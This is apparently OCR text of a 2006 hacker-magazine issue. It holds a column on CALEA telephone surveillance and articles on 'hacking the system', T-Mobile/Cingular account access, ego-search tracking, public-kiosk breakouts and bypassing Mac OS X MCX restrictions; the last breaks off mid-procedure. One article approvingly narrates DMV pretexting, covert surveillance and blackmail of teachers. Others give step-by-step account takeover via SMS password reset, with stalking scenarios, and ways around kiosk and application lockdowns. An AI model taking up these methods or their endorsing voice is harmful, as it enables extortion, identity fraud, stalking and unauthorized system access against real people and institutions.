Notwithstanding the whiz-bang new stuff that the NSA has installed, surveillance has been built into the telecommunications system for over a decade, and was mandated by a law called CALEA in 1994. I last wrote about the topic in 2002 and surveillance has only gotten more pervasive since then. Wiretaps are an increasingly large part of the law enforcement arsenal in the War On Drugs (there are so many wars I'm beginning to lose track, but this one is apparently still on), and drug investigations account for the vast majority of them. Last year, 1433 wiretaps were authorized as part of drug investigations. There were only 340 wiretaps conducted for everything else (clearly pot smoking hippies are more important to stop than terrorism). The number of wiretaps conducted illegally is unknown, and in fact, CALEA software is often designed such that it cannot ever be determined.

Prior to the mid 1990s it used to be pretty tough for the police to conduct a wiretap, or even to install a pen register (which records every digit you dial). The police had to go to court and get a warrant (tough for them to do since there is a donut shop between the police station and the courthouse). If they managed to do that, they'd have to drive down to my central office (even tougher since there are three donut shops between the police station and here). After all that, I'd invite them to leave if the warrant wasn't specific about who they wanted to wiretap, how they intended to do it, or for how long the wiretap was to take place. And I'd always be ready with directions to the courthouse (instead of my central office) if the police showed up without a warrant.

Despite it all, I usually saw the local police a couple of times a year. They were usually investigating organized crime and they tracked down a murderer with a wiretap once. They were also really interested in a guy named Bernie S. However, I almost never saw the feds. There are an awful lot of donut shops between the federal building in downtown Seattle and here. While they'd sometimes get within one or two of them, most federal agents would either suffer congestive heart failure or stain their ties with maple glaze before arriving at my doorstep. Thank goodness for those dress codes because otherwise I would probably never have gotten any real work done.

These days I never see the police at all and they conduct a lot more wiretaps than they used to. They stay downtown in the police station and I never even know when they're listening to someone's phone calls. The fairly inconspicuous software running on telecommunications switches has gotten heavy use. All told, 1630 wiretaps were conducted in the U.S. last year, not counting unreported illegal wiretaps (although I'm sure that the police never break the law) and wiretaps that began in 2005 but hadn't ended in 2006 (to avoid tipping off the targets, wiretaps are reported after they're completed, not initiated).

Wiretaps have increased in number and frequency every year since 1995, the first year that CALEA was implemented, and have roughly doubled in that time frame. This trend seems to validate the concerns of civil libertarians who argued that the easier it is for law enforcement to conduct wiretaps, the more frequently they would seek to do so. Still, at a cost of roughly $45,000 per court-authorized wiretap, it's not an inex-

pensive proposition, which explains why the federal government (with unlimited time and an unlimited budget) is the heaviest user of wiretaps.

In 2006, virtually no way of communicating is safe from CALEA. Whether you're using a mobile phone (88 percent of wiretaps in 2005 involved a mobile phone or pager), wired phone, pager, teleconference facility, or even a VoIP device, CALEA mandates that the government have the ability to wiretap your calls remotely. The following types of communications services are subject to CALEA:

- Any entity that holds itself out to serve the public indiscriminately in the provision of any telecommunications service;
- Entities previously identified as common carriers for purposes of the Communications Act, including local exchange carriers, interexchange carriers, competitive access providers, and satellite-based service providers;
- Cable operators, electric, and other utilities to the extent that they offer telecommunications services for hire to the public;
- Commercial mobile radio service (CMRS) providers;
- Specialized Mobile Radio (SMR) providers (such as Nextel) when their systems interconnect to the public switched telephone network;
- Resellers of telecommunications services to the extent they own equipment with which services are provided;
- Providers of calling features such as call forwarding, call waiting, three-way calling, speed dialing, and the call redirection portion of voice mail; and
- Facilities used by carriers to provide both telecommunications and information services are subject to CALEA in order to ensure the ability to conduct lawfully-authorized electronic surveillance of the telecommunications services.

The FCC's requirement that Internet service providers implement CALEA surveillance infrastructure for the interception of email messages and similar communications is a controversial matter and is currently under court review. The FCC's reading of the CALEA law, which exists nowhere in the plain language of the statute, is that Congress intended to cover services that were functionally equivalent to land-line telephones. The U.S. Circuit Court for the District of Columbia, which heard the case on May 5, 2006, was openly skeptical of this argument, although a final ruling has not been made as of this writing. Nonetheless, nearly all telecommunications hardware sold today, whether circuit or packet switched, has built-in CALEA surveillance capabilities.

The following types of communications services are (for the time being) exempt from CALEA:

- Private mobile radio service (PMRS) providers;
- Pay telephone providers; and
- Information service providers, to the extent they do not provide telecommunications services.

The first two of the above exemptions aren't especially meaningful because PMRS providers generally provide public safety communications services. Presumably the FBI isn't interested in wiretapping itself. And payphone providers don't need to provide any special CALEA services because CALEA is already built into the telephone system. However, information service providers are an interesting exemption. The Skype service, for example, may legally be considered exempt from CALEA under this classification (although being exempt doesn't necessarily mean that they don't allow law enforcement surveillance).

The CALEA law doesn't mandate any particular method for law enforcement to conduct surveillance or any particular method for telecommunications carriers to provide surveillance capabilities. No business processes are mandated for providing access to law enforcement either. This makes balancing compliance with privacy a difficult problem for carriers, because while there are no penalties under CALEA for giving too much access to law enforcement, there are penalties for giving too little. Notwithstanding the murkiness, the FCC does explicitly require six types of information to be available to Law Enforcement Agencies (LEAs):

- *Content of subject-initiated conference calls** - A LEA will be able to access the content of conference calls initiated by the subject under surveillance (including the call content of parties on hold) pursuant to a court order or other legal authorization beyond a pen register order.
- *Party hold, join, drop on conference calls** - Messages will be sent to a LEA that identify the active parties of a call. Specifically, on a conference call these messages will indicate whether a party is on hold, has joined, or has been dropped from the conference call.
- *Subject-initiated dialing and signaling information* - Access to dialing and signaling information available from the subject will inform a

LEA of a subject's use of features (e.g., call forwarding, call waiting, call hold, and three-way calling).

● *In-band and out-of-band signaling (notification message)* - A message will be sent to a LEA whenever a subject's service sends a tone or other network message to the subject or associate (e.g., notification that a line is ringing or busy, call waiting signal).

● *Timing information* - Information will be sent to a LEA permitting it to correlate call-identifying information with the call content of a communications interception.

● *Dialed digit extraction* - The originating carrier will provide to a LEA on the call data channel any digits dialed by the subject after connecting to another carrier's service, pursuant to a pen register authorization. The FCC found that some such digits fit within CALEA's definition of call-identifying information and that they are generally reasonably available to carriers.

* Note that the term "conference calls" is intended to include, but not be limited to, three-way calls and teleconferences.

The above "punch list" gave rise to a number of technical standards (designed by the FBI with industry input). The most important of these are TIA J-STD-025B (which details the technical requirements), T1M1.5 (which details, among other things, user interface standards for emergency telecommunications services), and T1.678 (which details user interface standards for VoIP surveillance). These standards documents are copyrighted and are not available for download without payment, but you may be able to find copies by searching the Web. Both standards are referenced by telecommunications equipment manufacturers in developing CALEA features for their products, and all modern telecommunications equipment includes built-in CALEA modules. In general, CALEA software must both satisfy the FCC "punch list" requirements and follow industry best practices:

● Surveillance must be undetectable by the intercept subject.

● Intercept should not affect service to subscribers.

  ○ No interruption of ongoing communications.

  ○ Intercept not perceptible to target or outside parties.

● Knowledge of surveillance must be limited to authorized personnel:

  ○ No indication of intercept to unauthorized parties.

  ○ LEAs must not be able to detect other LEA intercepts.

● Ability to correlate dialing and signaling information with the content of the communication.

● Confidentiality, integrity, and authentication of the dialing and signaling information.

CALEA compliance is complicated for carriers. As the employee of a telecommunications carrier, you can be criminally liable if you fail to follow all of the correct procedures. Additionally, telecommunications carriers are required to provide technical assistance to law enforcement in gaining access to surveillance infrastructure. This has spawned a cottage industry in compliance outsource firms. Companies such as VeriSign, CBeyond, and Fiducianet offer turn-key CALEA solutions to their customers - for a fee of course. Additionally, companies such as SS8 offer integrated console software for use by law enforcement agencies in conducting CALEA surveillance. Unfortunately, the prevalence of outsourcing adds yet another dimension to privacy concerns.

Surveillance is here to stay, and CALEA made it all possible. Meanwhile, privacy concerns have gone completely by the wayside and will probably continue to do so. Of course, since my employer doesn't have a business process to keep me away from this technology, my evenings here in the central office are a lot less boring. Incidentally, the police chief's wife would sure be upset if she knew he was having an affair with his daughter's college roommate (she calls him "bubby snoogums").

References

● *http://www.askcalea.org* - FBI's main information page for telecommunications carriers on CALEA deployment.


● *http://cryptome.sabotage.org/fbi-flexguide-2.htm* - CALEA deployment guide for packet mode communications.

● *http://www.ss8.com*

● *Listserv archive:* CALEA-HE@LISTSERV.SYRACUSE.EDU

● *RFC 3924*

This column is dedicated to Seattle Police Officer Steve Leonard, who didn't stop at a donut shop while rushing to save the lives of my friends on 3/25/06. His dedication and public service are an inspiration to us all. RIP Jeremy, Christopher, Jason, Justin, Melissa, and Suzanne.



Hacking the System

by Moebius Strip

Hacking is really a far, far broader discipline than the naysayers and ideology police would have you believe. Hacking doesn't only apply to computer systems, but to systems in general. Society itself is nothing more than a system, and opportunities to "hack" society and its institutions are yours for the taking. For almost three decades I have been hacking the system for personal gain and advancement. I do so shamelessly and without apology, because it is my belief that anyone who achieves even a modicum of success and comfort in American society can arguably only do so by hacking the system. Wealthy business magnates with clever accountants and offshore tax shelters? Hacking the system. Law enforcement officials who accept gifts in exchange for getting Junior Republican released instead of charged with DUI? Hacking the system. Surgeons who avoid responsibility for operative mistakes by confining their accountability for their actions, admitting to their errors and oversights only to their peers in Mortality and Morbidity meetings - meetings that are statutorily out of the reach of the tort system? Hacking the system. I could go on and on, but no point beating a dead horse.

I have been a malcontent and a nonconformist for as long as I can remember. I grew up strictly working class - my mother was a waitress and her second husband a truck driver (her first husband, my father, was a musician and furniture maker - definitely one of those who danced to his own tune and who never paid a dime in child support - which further exacerbated our relative poverty). It really galls me to hear people who go on and on about what a character-building experience it is to do without - saying things like "We may have been poor but we always had a roof over our heads and food in our bellies." Well, yeah, but so does the guy who sleeps in the basement of my building, and he damn sure doesn't bust his hump for eight to ten hours a day for people who don't give a damn if he lives or dies. In many ways, my homeless neighbor has a level of personal freedom that you or I may never attain, for he is living life entirely on his own terms. I submit that there are really only two classes of people who can live life on their own terms: those who are independently wealthy and those who are destitute. Everyone in the middle is fucked.

It is a fact that in American society, our opportunities and options are limited by our class and social standing, and the very institutions that we aspire to work very hard to limit our access to them. It didn't take me very long to realize that access to the finer things in life would be quite a bit harder for me to attain than it would be for those born into wealth and privilege. However, it *also* didn't take me long to realize that if I enjoyed being free from confinement, I'd have to find a better way to acquire those things than outright taking them. Rather than planning a big grab in one fell swoop, I have instead decided to create the appearance of conformity in my life and to "supplement" my existence on a more-or-less continuous basis by acquiring possessions, advantages, and privileges that would otherwise be outside my grasp as I go along. So, this article will be part confessional (although I seek no one's sanction - I find that living skewed is its own reward) and part manifesto. I can't guarantee that the resources and practices I've adopted will be successful for anyone other than me, so in this as in all things, proceed at your own risk.

Surely by now there are some of you who are reading this and saying "Wow - this guy sounds like a real sociopath - no morals at all here!" This is not the case. As I am primarily concerned with hacking society as a system, I strive never to initiate any actions that would cause undue loss or hardship for an individual. If I'm walking down the street and I see a guy drop his wallet, I am far more likely to run up and return it to him than I am to clean out the cash and return the wallet to the gutter. If I'm walking down the street and I see a bag of cash that was dropped from an ar-

mored vehicle, there is no way in hell I would even think twice before appropriating that loot for my own. I've lost my wallet - I know what that's like. The headaches involved with doing things like canceling credit cards, getting a new driver license, etc., almost make whatever money you lost in the wallet an afterthought. Karmically speaking, putting someone through that particular kind of hell is unconscionable. However, if a bank loses a sack of cash, odds are 1) it's insured; and 2) they have plenty of additional sacks of cash in their vault (many of which they filled by charging Average Joe Depositor usurious interest, $30 bounced-check fees, and the like). I'm not shedding a tear for the First National Bank of Screwing the Little Guy - I just don't feel their pain. So, for me at least, it's more about taking from the bigger players in the game of life - companies, Government, etc., and not from individuals.

Clearly I can't make it through 30 odd years of hacking in one article, so I will logically start at the beginning. The first system I ever hacked was in middle school, and it started in sixth grade. I was not athletically talented and, as anyone who was a geek in school can attest, physical education class is a nightmare for misfits. Gym teachers favored athletes and often turned a blind eye to their sadism, abuse, and mistreatment of geeks, and I was subjected to a great deal of physical and mental cruelty by my fellow students while my gym teacher feigned ignorance and just "never noticed" anyone picking on me. Quickly realizing that going up the chain of command to the authoritarians in the school office was a fruitless effort, I instead focused on the real source of my agony: someone (the gym teacher) who was facilitating my mistreatment.

I was fortunate - I was the youngest of three children and there was a nine year gap between my sister and me. So by the time I reached middle school, I was the only child still at home, and with the groundwork lain by the two who went before me, I was on a pretty long leash - my time between the end of the school day and around 11:30 pm when my mother returned home from work was all my own. So, when I decided to embark on a little bit of surveillance of my gym teacher, I had plenty of time in which to do it.

The first thing I did was determine his home address - which was easy to do once I got his license plate number after seeing which vehicle he drove out of the parking lot. Two phone calls to DMV pretending to be his wife and I got a readback of the vehicle's registered address, home phone number, and the name and policy number of the owner's insurance company - a handful of useful information for very little effort on my part. Operation underway, I decided to begin surveillance in earnest the next morning.

I was up and out the door by 5:30 am, bicycling over to the gym teacher's neighborhood and stashing my bike in the bushes. As luck would have it, the left side of his property was bordered by woods and I was able to hide there with a clear view of his front door. I didn't have to wait long for another very useful piece of information to turn up. Shortly after 6 am, the front door opened and out stepped a familiar face - not the gym teacher, but the *science* teacher. The *married science teacher.* Now perhaps there is some reasonable explanation for a married woman leaving the home of a man not her husband at six in the morning, but I somehow didn't think there was anything reasonable about what I'd just seen. Mrs. Science Teacher drove off in her little black coupe (license plate number noted for future use), and a short while later, Mr. Gym Teacher also left for work. I returned to my bicycle and headed off to school as well.

Figuring people to be creatures of habit and realizing that a married teacher might not have all that many opportunities to spend a night with her lover, I decided to return later on that evening to see if she was overnighting again. Sure enough, as I drove past at 10:30 pm, there was Mrs. Science Teacher's black car parked in front of Gym Teacher's house. Excellent! I headed home to sleep and returned to my perch in the woods the next morning, camera in hand, first photographing the black car in front of the gym teacher's house (and a lovely shot of the license plate too), and then catching Mrs. Science Teacher herself exiting via the front door. I waited long enough to get a shot of Gym Teacher himself leaving the house before biking to school.

Later that afternoon, I dropped my film off at Fotomat and had to wait for two days to pick up my pictures (this was at a time before we had one hour photo service). But when I did, I was ecstatic - the photos were perfect and clear. And it was perfectly clear who the people involved were. An added bit of good fortune was that my Mom's camera was fairly new and actually stamped the corner of each picture with the date and time, making it clear that it was a little too early in the morning for Mr. Gym Teacher and Mrs. Science Teacher to be discussing exercise physiology (in anything but the strictest Biblical sense). I quickly ordered two duplicate sets of the photos and returned home to concretize the rest of my plan.

Another call to DMV (this time pretending to be Mrs. Science Teacher - God bless the marvel that is the voice of the twelve year old male) net-

ted me Mrs. Science Teacher's home address and other personal data. I telephoned Mrs. Science Teacher's home and when she answered the phone I pretended to be the newspaper delivery boy inquiring about a good day to come by and collect the subscription fees each week.

"I'm sorry," she said "You must have the wrong number. We don't subscribe to the paper!"

"Hmm... it's a new subscription that starts this week. Is it possible that your husband subscribed to the paper and forgot to tell you?" I countered.

"Absolutely!" she replied. "He never tells me anything! If you come by Saturday afternoon at around 3 pm you'll catch him." she replied.

"Thanks, ma'am, and have a great day!" I finished and hung up the phone.

Now I had all the information I needed to use a little leverage on Gym Teacher to make my life quite a bit easier. Friday night passed quickly and I had just one last thing to do to prepare my counterattack on Gym Teacher.

Saturday afternoon at 3 pm I telephoned Mrs. Science Teacher's home, and this time, Mr. Science Teacher answered the phone.

"Hi - this is Ernie from the *Sentinel-Courier.* I called a couple of days ago and spoke with your wife about the paper?"

"Are we getting the paper now?" he asked

"Well, the form I have here says that *you* called us last week on Tuesday to start delivery. I called and asked your wife what day would be good for me to come and collect for the paper and she didn't know anything about it. She said to talk to you." I replied.

"I didn't call you last week - I was away on business from Sunday night until Friday night. You must have the wrong house." he answered.

I apologized, saying that it must be a mistake, thanked him for his time, and hung up the phone, elated. He sounded like a nice guy and even more so for telling me what I needed to know - that he and the Mrs. were still cohabiting - which meant that her little overnighters at Gym Teacher's house were in all likelihood expressly forbidden.

Monday after school, I picked up my duplicate pictures at Fotomat and quickly stashed my originals and my negatives in a hole in the ground behind my house that I had come to use as a safekeeping place for items of value (a habit I continue even to this day - it's always a good idea to have a few dollars, a prepaid cell phone, a change of clothes, and other items of importance secreted away where you can get to them in a hurry if you need to). The following morning, armed with my pictures, I went to school. My first stop was to see Mrs. Science Teacher. I found her in her classroom, sitting behind the desk looking at some papers while the kids in her homeroom shuffled in and found their seats.

"I have something I think you'll find very interesting from a scientific perspective!" I said quietly.

"Really? I'd love to see it!" she replied.

Wordlessly, I handed her an envelope containing the pictures. It took a moment for what she was seeing to register and I enjoyed watching the color drain from her face when it did.

"Scientifically speaking, what is the chance that you and Gym Teacher would keep your jobs if I mailed copies of these pictures to everyone on the Board of Education?" I leaned in, quietly asking her. "What do you think your husband would do if he knew where you spent your nights last week?"

"I... er... I can't... You... you... why..." she stammered, searching for words and flushing with embarrassment and fear.

"That's what I thought." I said. "Be sure to tell Gym Teacher that I showed these to you and that if things don't go my way, you'll both be really, really sorry."

I left her room as she shook, on the verge of tears. I could scarcely keep from grinning as I went to my homeroom.

Gym was 4th period that day for me, right before lunch. We were going outside for soccer and the gym teacher split the class up alphabetically and sent them running to the soccer field, asking me to stay behind.

"You little fucker!" he hissed. "What are you going to do with those pictures?"

"You mean *these* pictures?" I pulled an envelope out from under my gym shirt, handing it to him.

He tore it open, and he too flushed bright red when he saw the pictures, his anger plainly visible.

"Don't worry," I said "I have the originals and the negatives. Those are your own copies."

"What do you want?" he snarled.

"I want to come to Phys Ed about as much as you want me here. All you have to do is cooperate, and your little secret is safe with me. But if you don't, it'll be your ass, and hers, and not in the way you're used to!" I laughed, aggravating him further. "I am not coming to gym class ever again. You are to mark me present and give me an A. I'll spend my time in the library, nobody gets hurt. I'll tell my friends I have a medical excuse. Got it?"


"That's it?" he asked "When do I get the originals and the negatives?"

"When I graduate from 8th grade and leave the school," I replied.

He nodded his wordless submission to my demands and I went back to the locker room to get out of my gym uniform.

As it turned out, my manipulation of circumstance kept me free from gym class only until the end of 7th grade. After that summer I returned to school to find that a new gym teacher had been hired and the old one had left the district. This one, however, was female, and did a much better job of keeping the muscleheads from making us geeks miserable. I considered using a little leverage to lean on the science teacher, just for fun, but she was a decent lady (adultery notwithstanding) and I actually liked science class, so I decided to shelve that particular exploit, satisfied that I had ridden that train for almost two years. A good hack, that was.

Easy Access to T-Mobile And Cingular Accounts



by Battery
Battery@chicago2600.net

When talking about data security, there has always been a mantra: if someone has physical access to your computer, it's their computer, not yours. This always seemed to make sense when talking about large pieces of hardware (laptops, PCs, servers, etc.). You would surely know if an attacker had physical access to your computer. Hard drives would probably be missing or the computer would simply be gone. But how would you know if someone had physical access to something else of yours? For example, what if someone accessed your cell phone?

Last month my sister found a T-Mobile Blackberry outside a bar. Unable to find the Blackberry's owner inside the bar, she gave it to me, hoping I would be able to track him down and return the device. First, I called T-Mobile, who thanked me for trying to return the phone. But the customer service representative informed me that he couldn't release any of the owner's information. This was completely understandable to me. After all, I might just be social engineering him, so I didn't have a problem with him not telling me the owner. I asked if he would contact the owner and give them my phone number and name and tell them I found their Blackberry and was trying to return it to him. He said he was not able to do that and that no one answered the home phone number on the account. He then advised me to drop off the Blackberry at a T-Mobile store, where the staff would locate the owner and return the phone. I had two problems with this. First, there were no T-Mobile stores within 25 miles of me, so I would have to go quite out of my way. Second, from past dealings with cell phone stores and kiosks, I wouldn't trust most people working in those stores to get the phone back to the rightful owner. I offered to mail it to T-Mobile Customer Care, but this was also shot down by the representative. I myself am a T-Mobile customer and the handling of this situation annoyed me quite a bit; the representative didn't seem to want to do anything to aid me to returning the phone. Finally, I just asked that he put a note on my account and the Blackberry's owner's account, making note of my call and giving them permission to give my phone number to the owner should he call T-Mobile to report his Blackberry missing.

At this point, I decided to find the owner myself. Unfortunately, there was little information in the address book of the Blackberry to help me find the owner. I knew the device's phone number since the Blackberry shows the phone number assigned to it in its phone application. But I could have also called my cell phone from the Blackberry to find it's number if I didn't already know it.

Since I knew the phone number, I could begin hacking into the account.

This is where the biggest problem in T-Mobile's data security exists. The information that the T-Mobile customer care representative refused to give me due to "customer confidential-

ity policies" was easily accessed via the phone provider's website. Once on the T-Mobile website, I clicked "forgot my password," entered the Blackberry's phone number, and the account password was sent to the Blackberry via SMS (text message). From there, I was able to login to the account with the phone number and the acquired password. I then had access to complete billing records, calling records, and was able to make plan changes to the account. Luckily, I was able to find a legit email address in the billing information and finally got in contact with the Blackberry's owner's father (apparently he was the one paying the phone bill). I was able to locate and return the Blackberry to the owner the next day, due to the information I obtained through the extremely weak security on the T-Mobile website.

The more I thought about it, the more troubled I became with the way T-Mobile handles their lost password retrieval. I looked at other cell phone providers and found that out of the biggest five national providers in the United States, only T-Mobile and Cingular send customers their lost passwords in this manner (via SMS text message after only providing a phone number).

These providers rely on physical possession of the phone (or actually the phone's SIM card) to prove ownership. I can imagine many situations where it would be quite easy to grab a person's phone and request your lost password to be sent to you from either of these company's websites (http://www.t-mobile.com or http://www.cingular.com). A simple check of the text message sent to the phone and you would have the password to the account.

On T-Mobile phones, you can dial #NUM# then hit send and the handset will display its assigned number. Other fun commands that work the same way on most T-Mobile phones include:

#MIN# - Voice Minutes Balance
#BAL# - Account Balance
#NUM# - Display Phone Number
#MSG# - Show Text Messages Used
#PWD# - Reset the voice mail Password

One interesting thing to note is that many new smart phones have web browsers and Internet access. Theoretically, you could use the web browser on the phone to go to the T-Mobile or Cingular site and request your lost password. A couple of seconds later you'd get the text message with the password. This could all be done quickly with the victim's own phone. I tried this with my T-Mobile Sidekick II and from the time when I picked up the phone and used the Sidekick's web browser to request the password to when I had my account password in my text message inbox was less then two minutes, using only the Sidekick II itself.

This is quite scary when you think about it. Pretend you are a stalker. You can now just steal someone's phone and probably learn where they live (via account billing address). You could also probably obtain their home phone numbers and email addresses. You could be really sneaky and just steal the phone's SIM card, since the victim probably wouldn't even notice for a while, leaving you to put the SIM card in another phone in the privacy of your own home and request the password information at your leisure.

Think about how many times you've seen someone showing off how cool their expensive new phone is. Usually they are more then willing to let someone look at it for a couple of minutes if asked. They might never know how they may be putting their data and account information at risk.

You could be nosy and ask to borrow someone's T-Mobile phone and, while pretending to make a call, check their minutes used and their account balance or maybe even reset their voice mail password and listen to their voice mail.

The root cause of this data insecurity is that T-Mobile and Cingular have their systems set up to only rely on physical possession of a phone or SIM card to prove the account owner's identification. All other providers require either the knowledge of a unique user ID (that is different from the account phone number) or answers to security questions before they use email to send lost passwords.

Until their system is changed, T-Mobile and Cingular customer data can be at risk. I would recommend T-Mobile and Cingular customers protect themselves by using a locking key guard with a pass code. Most phones have these. It requires a password before the phone's functions are able to be accessed. This simple step would stop someone from picking up your phone and using it without your knowledge. I would also be very careful who you let use your phone and be very observant when you do let someone use it. Sending email to T-Mobile and Cingular and blasting them for putting your information at risk might help nudge them into fixing the insecurity of their systems. A more extreme solution would be to simply switch service providers. Until these companies change their systems to make them more secure, users should stay vigilant and change their account passwords on a regular basis.

Ego Surfing

by alokincilo


This article describes a very simple approach to tracking Ego Surfing - people searching for themselves or other people online. Some examples of why this is useful: an employer may check your name online when you submit a resume, you may want to keep tabs on searches on your friends or foes, or you may just want to keep your own Ego Surfing in check so that you would know approximately how many times you typed your own name into a search engine.

So how is this done? I chose Google as my search engine because of its current dominance The solution is to open up a Google AdWords account and register all the names you are interested in tracking. You have to create some sort of an ad that will appear when your target name is searched for. An important point to make is that you want this ad to be such that visitors will *not* actually click on it as you will then be charged the cost-per-click (CPP) rate that was determined when you were defining the target words. I suggest creating a vague ad for a person-finding web site such as peoplesearch.com as it will probably not intrigue visitors enough to actually click on it. You don't need (or want) them to click on the ad for you to track how many times it has been searched for. The AdWords control panel shows the exact breakdown of how many times each of your search terms (in this case names) has been displayed and clicked. For purposes of this article I set up Ego Tracking for "john smuda". Do a Google search and notice the ads on the right side:

```
http://www.google.com/search?hl=en&q=%22
➥john+smuda%22&btnG=Google+Search
```

Even if visitors click on the ad and Google thus charges you, you can set limits to your daily spending. Limits can be as small as $1. Google determines CPP rates based on the search string you are defining. If the name you are searching for is very popular, this trick will obviously not work. Tracking "Britney Spears" will put you head-to-head against many advertisers that are using her popular name in their targeted ads, making the CPP high. But if you are searching for an average less popular name, you should get a standard CPP of about $0.10. If you design your ad to be sufficiently vague and cleverly dumb, nobody will click on it, yet the ad will have been displayed. The only thing you need is a valid credit card number and a few dollars on it, because the startup fee for an AdWords campaign is $5. After that, you can track everything - most likely for free - in your AdWords control panel, knowing exactly how many times a certain name has been searched for on the Google network. Enjoy.

Public Access



by Insert Name Here

By now I'm sure almost everyone has seen public computers that can be used to access the Internet for a fee. Most times they're in a mall or a PX (if on a military installation) and allow you free access to a certain website (like the ones found in BestBuy and the like). Well, I'm here to tell you about a little exploit that can be used to gain access to a regular Internet Explorer window that will allow you to enter your own URL thereby allowing you to surf to any site you choose, not just the one(s) the company wants you to see.

In order to execute this properly, you'll need some kind of media file that is available on the free-to-view website. In my case it was a ringtone sample from a cell phone ad. When you click the

link to the media file, Windows Media Player opens up to play the file. Immediately click "Stop" (not like you really care about the ringtone anyways). Then expand Windows Media Player so you can see the file menu up on top. Click on "Tools" then select "Plug-ins" and another little file menu window will pop up on the side. Select "Download Additional Plug-ins" and lo and behold, a nice IE window should pop up.

Now, depending on how well (in)secured the system is, a number of things could happen. In my case the computer allowed almost full use of IE, however the actual "File" part of the file menu was hidden, so you couldn't use it to open files on the hard drive or open any more IE windows. Alt+N was disabled as well, so no new IE windows that way. Alt+tab was disabled, so no switching between running applications. In fact, it seemed that most every alt+[key] and [windows key]+[key] combination were disabled. Also, they disallowed IE access to the hard drive, so typing something like "file://c:/" in the URL box just popped up a message stating that access to that was not allowed or something to that effect. One nice thing was that AIM and Yahoo! instant messengers both put icons on the IE toolbar, so I could launch those apps without any trouble at all.

This just goes to show that no matter how locked down a computer system is, something is always missed. The system admins took care to lock down just about everything I could think of, but they forgot Windows Media Player because presumably there was no way for any user to access it, authorized or not. They didn't take into account, however, the fact that maybe another program might launch it, like Internet Explorer did for me. Sadly, us hackers seem to be better at their jobs than they are. Take for example the computer I'm on now. Every computer in the room is down because of a bad patch that was applied in the middle of the night, apart from this one. But the keyboard wasn't working. The tech came in to look at it, couldn't figure it out, and then left. A few minutes back there yielded a bad keyboard extension cable. Sometimes things are so painfully obvious it makes me wonder how they ever got their jobs....

OK, enough of my ranting. Good luck on your hacking adventures, fellow technology enthusiasts.

Breaking Mac OS X Program Security

by Sibios
sibios@gmail.com

Mac OS X has been released with a program that limits what program users are allowed to run based on a simple set of files. This program is called MCX. This article is aimed at displaying the weaknesses in MCX and the XML files that Mac OS X uses to define both the applications that are installed on the system and the applications that a user can run. Most of my research is based around the Macs that I use daily around my school, which are set up as an environment in which all student data, apps, and user settings are stored on the local XServes. The physical computers that one interfaces with act as terminal clients to the servers. As with most documents I will simply remove all responsibility from myself as a writer for what you do in front of one of the computers you use. I will also lie about how this article is purely for educational purposes and is not intended for any malignant uses. I don't care what you do, enjoy the knowledge or exploit it, but I'm not responsible for your actions.

After logging in to a user account one can view the MCX preferences that have been ascribed

to them by accessing "/Users/<USER AC➥COUNT>/Library/Preferences/com.apple.MCX.pl➥ist". All Mac OS X applications are defined by a specific sequence based on the url at which they could be found online. Examples: Apple's Safari is "com.apple.Safari", Mozilla Firefox is "org.mozilla.Firefox", Adobe Photoshop would be "com.adobe.Photoshop". This seems to mimic the DBus program that one can find on Linux intended to provide means for communication between applications. All of these texts are used to define what the application is. Now that we know this, the question remains "How can one exploit this?" This question has a simple answer: when one cannot exploit the server, one exploits the client. In this case, we will modify our applications so that MCX thinks that we are running a program that we are allowed to run. But if you have access to a terminal you should be able to run any application you want without any MCX interference. However, we will demonstrate the method of tricking MCX to gain access to the Terminal.

After logging in, one would open up the Finder app and access "/Applications/Utilities". If you are lost in the world of the Finder, click the little icon of a house in the dock to open a Finder window and access your hard drive (there is an icon on the left on the standard install). You will see an "Applications" folder, double click that, followed by the "Utilities" folder. At this point you may want to try running the Terminal normally (just double click it). If MCX has been set up by a semi-competent admin you should get a warning that reads "You do not have permission to open the application 'Terminal'. Contact the person who administers your computer or your network administrator for assistance." I should also mention that the Finder hides many things from the user. Anything with a "." before the name (standard *nix hidden syntax) will be hidden, any directory with some name followed by a ".app" or a ".pkg" will appear as a double-clickable application. On that note, let's copy the Terminal app to a folder in which we can do some work on it (your home directory would be appropriate).

